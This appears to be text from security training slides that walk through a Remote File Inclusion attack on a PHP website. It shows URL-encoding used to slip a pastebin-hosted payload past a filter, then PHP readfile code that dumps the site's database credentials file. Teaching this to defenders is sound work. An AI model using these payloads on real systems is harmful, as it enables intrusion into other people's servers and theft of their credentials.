
Fail!




Difference makes a difference

But wait...

...don't these error messages
look different?
What does that mean?




Webserver Error




Website Error

Questions


- Why failed the Remote File Inclusion attack?
- Why do local files generate other errors than remote files?



No guts, no glory!



Fail!




Encoding issues

- In an URL one can write every character as %<HEX-ASCII>
- Same URL, different writing
 - `http://uni-fashion.de/index.php?a=bc`
 - `http://uni-fashion.de/index.php?a=%61%62`
- Will the filter catch this one?
 - `http://uni-fashion.de/index.php?inhalt=%68http://pastebin.com/raw.php?i=XqcNB6hz`



h as %<HEX-ASCII>

Bazinga!



Can you keep a secret?

- New code
- New URL
- Same game

```
1. <?php
2.
3. # readfile prints the given file
4. readfile('datenbank.php');
5.
6. ?>
```

```
<tr><td height="10px"></td></tr>
</table>

</td>

<td width="660px" valign="top">
  <?php
  // Hier sind die Zugangsdaten zur Datenbank gespeichert.
  $dbadresse = "
  $dbbenutzer = "
  $dbpasswort = "
  $datenbank = "
?>

